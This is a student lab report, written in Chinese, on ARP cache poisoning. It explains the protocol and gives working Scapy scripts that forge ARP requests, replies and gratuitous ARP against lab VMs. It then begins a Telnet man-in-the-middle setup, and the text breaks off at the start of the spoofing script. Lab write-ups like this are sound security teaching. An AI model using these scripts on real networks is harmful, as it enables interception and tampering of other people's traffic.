

ARP Cache Poisoning Attack

实验报告

|  |  |
| --- | --- |
| 学生姓名 | maybeLocalhost |
| 学 号 |  |
| 专业班级 |  |
| 指导教师 |  |
| 学 院 | 计算机学院 |
| 完成时间 | 2020.10 |

目录

[一、实验简介 1](#_Toc56367462)

[1.1 实验背景 1](#_Toc56367463)

[1.2 实验目的 1](#_Toc56367464)

[1.3 实验内容 1](#_Toc56367465)

[1.4 实验环境 1](#_Toc56367466)

[二、实验原理 2](#_Toc56367467)

[2.1 ARP简介 2](#_Toc56367468)

[2.2 ARP映射方式 4](#_Toc56367469)

[2.3 ARP工作方式 5](#_Toc56367470)

[2.3.1 动态缓存下ARP的主要工作方式 5](#_Toc56367471)

[2.3.2 免费ARP报文 5](#_Toc56367472)

[2.3.3 利用免费ARP报文更新ARP表 6](#_Toc56367473)

[2.4 ARP缓存中毒攻击原理 7](#_Toc56367474)

[2.5 MITM攻击原理 7](#_Toc56367475)

[三、实验过程 8](#_Toc56367476)

[3.1 Task1: ARP缓存中毒 8](#_Toc56367477)

[3.1.1 Task1A: 使用ARP请求 8](#_Toc56367478)

[3.1.2 Task1B: 使用ARP答复 10](#_Toc56367479)

[3.1.3 Task1C: 使用免费ARP 12](#_Toc56367480)

[3.2 Task2: 使用ARP缓存中毒对Telnet进行MITM攻击 13](#_Toc56367481)

[3.3 Task3: 使用ARP缓存中毒对Netcat进行MIMT攻击 17](#_Toc56367482)

[四、实验结果与结论 19](#_Toc56367483)

[五、实验思考与讨论、问题的解决 20](#_Toc56367484)

[5.1 实验思考题 20](#_Toc56367485)

[5.2 遇到问题的解决方案 22](#_Toc56367486)

[六、参考文献 22](#_Toc56367487)

# 一、实验简介

## 1.1 实验背景

地址解析协议（ARP）是一种通信协议，用于发现给定IP地址的链路层地址（例如MAC地址）。ARP协议是一个非常简单的协议，它没有采用任何安全措施。ARP缓存中毒攻击是针对ARP协议的常见攻击。使用这种攻击，攻击者可以欺骗受害者以接受伪造的IP到MAC映射。这可能导致受害者的数据包使用伪造的MAC地址重定向到计算机，从而导致潜在的中间人攻击。

## 1.2 实验目的

本实验的目的是让学生获得ARP缓存中毒攻击的第一手经验，并了解这种攻击可能造成的损害。特别是，学生将使用ARP攻击发起中间人攻击，攻击者可以在其中攻击和拦截两个受害者A和B之间的数据包。该实验的另一个目的是让学生练习数据包嗅探和欺骗技能，因为它们是网络安全中必不可少的技能，并且它们是许多网络攻击和防御工具的基础。在本次实验中，学生将学习使用Scapy进行实验室任务。

## 1.3 实验内容

本实验涵盖以下主题：

1. ARP协议
2. ARP缓存中毒攻击
3. 中间人攻击
4. Scapy编程

## 1.4 实验环境

Ubuntu 16.04，Python 3.5.2，Visual Studio Code

攻击方：seed -> 192.168.120.135

受害机A：seed2 -> 192.168.120.137

受害机B：seed3 -> 192.168.120.138

# 二、实验原理

## 2.1 ARP简介

ARP即地址解析协议（Address Resolution Protocol）的简称，该协议是TCP/IP协议簇里面的一个协议。ARP的主要作用是根据IP地址来获取对应的MAC地址。

在开放式系统互联（Open System Interconnection，简称OSI）模型当中，所有网络通信的工作被分为了7层：物理层、数据链路层、网络层、传输层、会话层、表示层、应用层。当网络在进行通信时，OSI模型当中的每一层都只是负责该层各自的工作，然后将处理完的数据传送给下一层。

目前网络通信中最常见的IPv4协议工作在OSI模型的第三层，即网络层。在发送数据时，来自传输层的数据段（Segment）到达网络层之后，网络层需要将该数据段重新封装为数据包（Packet），并且根据数据包内的IPv4地址，结合网络层自身的路由表，来为数据包选择最佳的传输路径。当网络层的数据包到达数据链路层之后，需要重新将数据包封装为数据帧（Frame），然后再交由物理层进行字节传输。

如下图所示为OSI模型：




图 1 OSI模型图

然而，这里出现了一个问题：物理层无法越过数据链路层去获取目的主机的IP地址，因此它不知道数据该发送给谁。因此，在数据链路层中，ARP协议的作用就显得尤为重要。ARP协议根据来自网络层的数据包中包含的IPv4地址，查询出对应目的主机的MAC地址，然后将该MAC地址封装在数据帧当中再传送给物理层传输。这样一来，物理层就知道数据该发往哪里了。

如下图所示为ARP报文格式：




图 2 ARP报文格式

如下图所示为ARP报文封装在以太网帧内形成的ARP帧格式：




图 3 ARP帧格式

## 2.2 ARP映射方式

为了ARP协议更高效地查询到IP地址与MAC地址的对应关系，设备上会存在一个ARP缓存表，里面存储着若干条IP地址与MAC地址的映射记录。根据缓存表的某些特性，ARP映射方式主要分为以下两种：

1. **静态ARP缓存表：**主要分为长静态ARP缓存表和短静态ARP缓存表两种。这种方式通常需要手动创建一张ARP缓存表存储于设备上。

* 优点：ARP缓存表内的映射记录不会被改变、安全性得以保障。
* 缺点：需要手工创建缓存表，当设备数量较多时工作量大；设备更换网络适配器之后，MAC地址会改变；设备可能会因不同的环境出现不同的MAC地址。

1. **动态ARP缓存表：**已知目的主机的IP地址，使用ARP协议生成相应的报文对目的主机的MAC地址进行查询，同时动态地对本地ARP缓存表进行维护更新。

* 优点：无需手工创建缓存表，工作量大大减少；当设备的MAC地址发生改变时，能够自动地对本地ARP缓存表进行更新；ARP缓存表内的映射记录可以被老化、覆盖、更新、删除、添加等。
* 缺点：ARP缓存表内的映射记录可能会被人为修改，存在安全隐患。

## 2.3 ARP工作方式

### 2.3.1 动态缓存下ARP的主要工作方式

1. 主机A根据本地路由表内容，确定访问主机B的IP地址，同时在本地ARP缓存表中检查主机B的对应MAC地址。
2. 如果主机A在ARP缓存表中没有找到映射，它将ARP请求消息广播到本地网络上的所有主机。主机A的源IP地址和源MAC地址都包括在ARP请求中。本地网络上的每台主机都接收到ARP请求并且检查请求的IP地址是否与自己的IP地址匹配。如果主机发现请求的IP地址与自己的IP地址不匹配，它将丢弃ARP请求。（ARP请求）
3. 主机B确定ARP请求的IP地址与自己的IP地址匹配，将主机A的IP地址和MAC地址映射添加到本地ARP缓存中。
4. 主机B将包含其MAC地址的ARP回复消息直接发送给主机A。（ARP响应）
5. 主机A收到从主机B发来的ARP回复消息，用主机B的IP和MAC地址映射更新本地ARP缓存表，二者可以开始正常通信。

值得注意的是，本地ARP缓存表内的映射记录是存在一定生存期的，当生存期结束后，主机将再次重复上面的过程。

### 2.3.2 免费ARP报文

免费ARP报文是一种很特殊的ARP报文，如下图所示为免费ARP报文格式：




图 4 免费ARP报文格式

由于该报文的特殊性，它可以用来完成以下各项工作：

1. **检查网络中IP地址是否冲突**：

主机A发送免费ARP报文，假设其它主机收到来自主机A的免费ARP报文后发现自己的IP地址和报文中的IP地址冲突，则会产生相应的ARP应答给主机A，主机A得知本机的IP地址与其它主机的IP地址与冲突。

1. **更新网络中主机的ARP缓存表。**

当主机A改变了MAC地址，它通过发送免费ARP报文通知网络中的其它主机更新ARP缓存表中主机A对应的映射记录。

### 2.3.3 利用免费ARP报文更新ARP表

网络中的设备根据收到的免费ARP报文中携带的信息对自身的ARP缓存表进行更新修改。

收到免费ARP报文后，设备会先判断ARP缓存表中是否存在与此免费ARP报文源IP地址对应的ARP缓存表映射记录：

* 存在：根据免费ARP报文中携带的信息更新对应的ARP缓存表映射记录；
* 不存在：根据免费ARP报文中携带的信息新建ARP缓存表映射记录。

若关闭免费ARP报文学习功能，设备不会新建原先不存在的ARP缓存表映射记录，但会更新已存在的对应ARP缓存表映射记录。

通过定时发送免费ARP报文，设备能够通知网络中的其它设备及时更新本地ARP缓存表中的映射记录，在很大程度上确保了网络安全性安全性。与此同时，能够防止设备中的ARP缓存表映射记录老化、防止例如仿冒网关的ARP攻击等。

## 2.4 ARP缓存中毒攻击原理

ARP缓存中毒攻击（ARP Cache Poisoning Attack）主要利用了ARP没有任何安全措施的弱点。ARP缓存表内的映射记录依赖于计算机中的高速缓冲存储器动态更新，然而高速缓冲存储器的更新是受到更新周期的限制的，通常只保存最近使用的映射记录。

攻击者正是利用这一弱点，在高速缓冲存储器更新缓存表中的映射记录之前，通过欺骗受害者接受伪造的IP地址到MAC地址的映射，导致受害者的数据包可能会被重定向到具有伪造MAC地址的计算机之上，进而完成攻击行为。

## 2.5 MITM攻击原理




图 5 MITM攻击示意图

在本次实验中，我们通过Attacker向主机A和主机B发送伪造的ARP请求数据包，将主机A和主机B本地的ARP缓存表中互相对应的记录所映射的MAC地址都更改为Attacker的MAC地址，从而达到Attacker作为中间人拦截并修改、转发主机A和主机B之间通信数据的目的。

在Telnet中，通常，我们在Telnet窗口中键入的每个字符都会触发一个单独的TCP数据包，但是如果我们键入速度很快，某些字符可能会在同一数据包中一起发送。这就是为什么在典型的从客户端到服务器的Telnet数据包中，有效负载仅包含一个字符的原因。客户端发送给服务器的消息将被服务器回显，然后客户端将在其窗口中显示该字符。因此，我们在客户端窗口中看到的不是键入的直接结果；无论我们在客户端窗口中键入什么内容，都需要经过往返过程才能显示出来。如果网络断开连接，则在网络恢复之前，将不会显示我们在客户端窗口上键入的任何内容。同样，如果攻击者在往返过程中将字符更改为Z，即使我们没有键入Z，也会在Telnet客户端窗口中显示Z。

# 三、实验过程

## 3.1 Task1: ARP缓存中毒

此任务的目的是使用数据包欺骗对目标发起ARP缓存中毒攻击，以便当两个受害机器A和B尝试相互通信时，攻击者可以截获它们的数据包并进行修改，然后就可以成为介于A和B之间的中间人。这称为中间人（MITM）攻击。在本实验中，我们使用ARP cahce中毒来进行MITM攻击。

在这个任务中，我们有三个VM：A（192.168.120.138）、B（192.168.120.137）和M（192.168.120.135）。我们将使用三种方法攻击A的ARP缓存，以便在A的ARP缓存中使B的IP地址指向M的MAC地址。

### 3.1.1 Task1A: 使用ARP请求

我们通过在攻击机M上构造一个ARP请求数据包并发送到主机A，该数据包构造程序如下，其中A.op = 1代表这是一个请求包：

1. #!/usr/bin/python3
2. **from** scapy.all **import** \*
3. **import** time
5. A\_IP = "192.168.120.137"
6. B\_IP = "192.168.120.138"
7. #attacker MAC
8. FAKE\_MAC = "00:0c:29:c9:5e:f5"
10. **print**("ARP Cache Poisoning Attacking...\nmethod: request...")
12. E = Ether()
13. E.src = FAKE\_MAC
15. A = ARP()
16. A.op = 1
17. A.hwsrc = FAKE\_MAC
18. A.psrc  = A\_IP
19. A.pdst  = B\_IP
21. frame = E/A
22. sendp(frame)
23. **while** True:
24. time.sleep(5)
25. sendp(frame)

下图是该欺骗程序运行前后的主机A的arp表：




图 6 被欺骗前主机A的ARP表




图 7 被欺骗后主机A的ARP表

通过以上两张图片，我们可以看到在主机A的ARP表中主机B的MAC地址由00:0c:29:10:9b:dc变为了和攻击机M一样的00:0c:29:c9:5e:f5。同时我们尝试使用主机A ping主机B，发现无法ping通。Wire Shark中抓到的包中也显示目的主机MAC地址为00:0c:29:c9:5e:f5，即攻击机的MAC地址。




图 8 主机A无法ping通主机B




图 9 Wire Shark中抓到的包

### 3.1.2 Task1B: 使用ARP答复

我们通过在攻击机M上构造一个ARP答复数据包并发送到主机A，该数据包构造程序如下，其中A.op = 2代表这是一个答复包：

1. #!/usr/bin/python3
2. **from** scapy.all **import** \*
4. #observe
5. A\_IP = "192.168.120.137"
6. A\_MAC =  "00:0c:29:10:9b:dc"
7. #victim
8. B\_IP = "192.168.120.138"
9. #attacker
10. FAKE\_MAC = "00:0c:29:c9:5e:f5"
12. **print**("ARP Cache Poisoning Attacking...\nmethod: response...")
14. E = Ether()
15. E.dst = A\_MAC
16. E.src = FAKE\_MAC
18. A = ARP()
19. A.op = 2
20. A.hwsrc = FAKE\_MAC
21. A.psrc  = B\_IP
22. A.pdst  = A\_IP
24. frame = E/A
25. sendp(frame)
26. **while** True:
27. time.sleep(5)
28. sendp(frame)

下图是该欺骗程序运行前后的主机B的arp表：




图 10 被欺骗前主机B的ARP表




图 11 被欺骗后主机B的ARP表

通过以上两张图片，我们可以看到在主机B的ARP表中主机A的MAC地址由00:0c:29:a9:af:c0变为了和攻击机M一样的00:0c:29:c9:5e:f5。同时我们尝试使用主机B ping主机A，发现无法ping通。Wire Shark中抓到的包中也显示目的主机MAC地址为00:0c:29:c9:5e:f5，即攻击机的MAC地址。




图 12 主机B无法ping通主机A




图 13 Wire Shark中抓到的包

### 3.1.3 Task1C: 使用免费ARP

一般是用于开机的时候向同网段其他主机通告自己的MAC看看有没有冲突，或者是主机改变MAC时用于更新，将使用此功能。免费ARP报文具有以下特点：

1. 源IP地址和目标IP地址相同，它们是发出免费ARP的主机的IP地址；
2. ARP标头和以太网标头中的目标MAC地址是广播MAC地址（ff：ff：ff：ff：ff：ff：ff）；
3. 预计不会回复；

通过主机M向网络中其它主机发送伪造免费ARP数据包，使主机A和主机B的本地ARP缓存表中更新一条记录：将主机M的IP地址映射的MAC地址更新为：aa:bb:cc:dd:ee:ff。该欺骗程序如下：

1. #!/usr/bin/python3
2. **from** scapy.all **import** \*
4. VM\_A\_IP   = "192.168.120.135"
5. VM\_A\_MAC  = "ff:ff:ff:ff:ff:ff"
7. VICTIM\_IP = "192.168.120.135"
8. FAKE\_MAC  = "aa:bb:cc:dd:ee:ff"
10. **print**("ARP Cache Poisoning Attacking...\nmethod: gratuitous...")
12. E = Ether()
13. E.dst = VM\_A\_MAC
14. E.src = FAKE\_MAC
16. A = ARP()
17. A.op = 1
18. A.hwsrc = FAKE\_MAC
19. A.psrc  = VICTIM\_IP
20. A.hwdst = VM\_A\_MAC
21. A.pdst  = VM\_A\_IP
23. frame = E/A
24. sendp(frame)

运行该嗅探程序，结果如下：




图 14 主机A被欺骗前后arp表对比




图 15 主机B被欺骗前后ARP表对比

## 3.2 Task2: 使用ARP缓存中毒对Telnet进行MITM攻击

1. **启动ARP缓存中毒攻击**

首先，主机M对A和B都进行ARP缓存中毒攻击，这样在A的ARP缓存中，B的IP地址映射到M的MAC地址，而在B的ARP缓存中，A的IP地址也映射到M的MAC地址。完成此步骤后，A和B之间发送的数据包将全部发送到M。我们将使用任务1中的ARP缓存中毒攻击来实现此目标。




图 16 被欺骗后主机A的ARP表




图 17 被欺骗后主机B的ARP表

攻击完成后，我们可以发现通过主机M向主机A和主机B发送伪造的ARP请求数据包，将主机A和主机B本地的ARP缓存表中互相对应的记录所映射的MAC地址都更改为主机M的MAC地址，从而达到主机M作为中间人拦截并修改、转发主机A和主机B之间通信数据的目的。

1. **攻击测试**

攻击成功后，我们尝试在主机A和主机B之间相互ping通，但发现双方均无法ping通对方。




图 18 主机A无法ping通主机B




图 19 主机B无法ping通主机A

1. **打开IP转发**

现在我们打开主机M上的IP转发，因此它将转发A和B之间的数据包。请运行以下命令并重复步骤2。



图 20 攻击机打开IP转发

此时令两台主机互相ping对方，通过Wire Shark抓包可以发现双方发出的ICMP数据包和收到的回复数据包。




图 21 主机A ping主机B




图 22 主机B ping主机A

1. **启动MITM攻击**

我们已经准备好在A和B之间更改Telnet数据。假设A是Telnet客户端，B是Telnet服务器。在A连接到B上的Telnet服务器之后，对于在A的Telnet窗口中键入的每个按键，都会生成一个TCP数据包并将其发送到B。我们想截取该TCP数据包，并用固定字符替换每个键入的字符（说Z）。这样，无论用户在A上键入什么，Telnet都将始终显示Z。

从前面的步骤中，我们能够将TCP数据包重定向到主机M，但我们不想转发它们，而是希望将其替换为欺骗性的数据包。我们将编写一个嗅探和欺骗程序来实现此目标：


1. #!/usr/bin/python3
2. from scapy.all import \*
4. #observe
5. A\_IP = "192.168.120.137"
6. #victim
7. B\_IP = "192.168.120.138"
